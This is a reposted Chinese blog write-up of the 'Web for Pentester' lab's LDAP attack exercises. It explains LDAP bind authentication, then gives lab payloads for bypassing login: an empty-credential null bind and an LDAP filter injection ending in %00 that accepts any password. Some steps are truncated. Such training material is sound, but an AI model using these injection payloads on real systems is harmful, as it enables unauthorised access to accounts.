Web for pentester_writeup之LDAP attacks篇

转载

ditanji3425 于 2019-09-25 14:46:00 发布 96 收藏 1
文章标签： ldap php 数据库
原文链接：http://www.cnblogs.com/liliyuanshangcao/p/11321588.html

Web for pentester_writeup之LDAP attacks篇

LDAP attacks（LDAP 攻击）

LDAP是轻量目录访问协议，英文全称是Lightweight Directory Access Protocol，一般都简称为LDAP。它是基于X.500标准的，但是简单多了并且可以根据需要定制。


LDAP目录以树状的层次结构来存储数据。如果你对自顶向下的DNS树或UNIX文件的目录树比较熟悉，也就很容易掌握LDAP目录树这个概念了。

可以把他和数据库类比，LDAP是一个为查询、浏览、搜索而优化的专业分布式数据库，它成树状结构组织数据，就好像Linux/Unix系统中的文件目录一样。目录数据库和关系数据库不同，它有优异的读性能，但写性能差，并且没有事务处理、回滚等复杂功能，不适于存储修改频繁的数据。所以LDAP天生是用来查询的。


LDAP的两次绑定认证方法，分为下面五步:

```
1. 从客户端得到登陆名和密码。注意这里的登陆名和密码一开始并没有被用到。
2. 先匿名绑定到LDAP服务器，如果LDAP服务器没有启用匿名绑定，一般会提供一个默认的用户，用这个用户进行绑定即可。
3. 之前输入的登陆名在这里就有用了，当上一步绑定成功以后，需要执行一个搜索，而filter就是用登陆名来构造形如：`“(|(uid=$log
4. 如果能进行到这一步，说明用相应的用户，而上一步执行时得到了用户信息所在的entry的DN，这里就需要用这个DN和第一步中得到的p
5. 执行完上一步，验证的主要过程就结束了，如果能成功绑定，那么就说明验证成功，如果不行，则应该返回密码错误的信息。
```

Example 1




根据LDAP的两次绑定认证步骤，我们构造默认参数提交
payload `http://192.168.219.136/ldap/example1.php?username=&password=`




可以看还是显示认证失败，我们全部去掉，测试提交空认证成功，有些LDAP服务器授权空绑定，如果发送的数据为空，LDAP服务器会绑定空连接，php代码会认为这样的认证时正确的。

Payload

`http://192.168.219.136/ldap/example1.php`



Example 2



查看授权认证判断的代码

```
$filter = “(&(cn=”.$_GET['name'].”)(userPassword=”.$pass.”))”;
```


我们可以构造出一个恒为真的语句

`name = hacker)(cn=*))%00` 实际上执行 `$filter = (&(cn=hacker)(cn=*))`

password不管传什么值都会显示被认证,也就是说你现在可以以任何密码登陆

Payload

```
http://192.168.219.136/ldap/example2.php?name=a*)(cn=*))%00&password=
```



转载于:https://www.cnblogs.com/liliyuanshangcao/p/11321588.html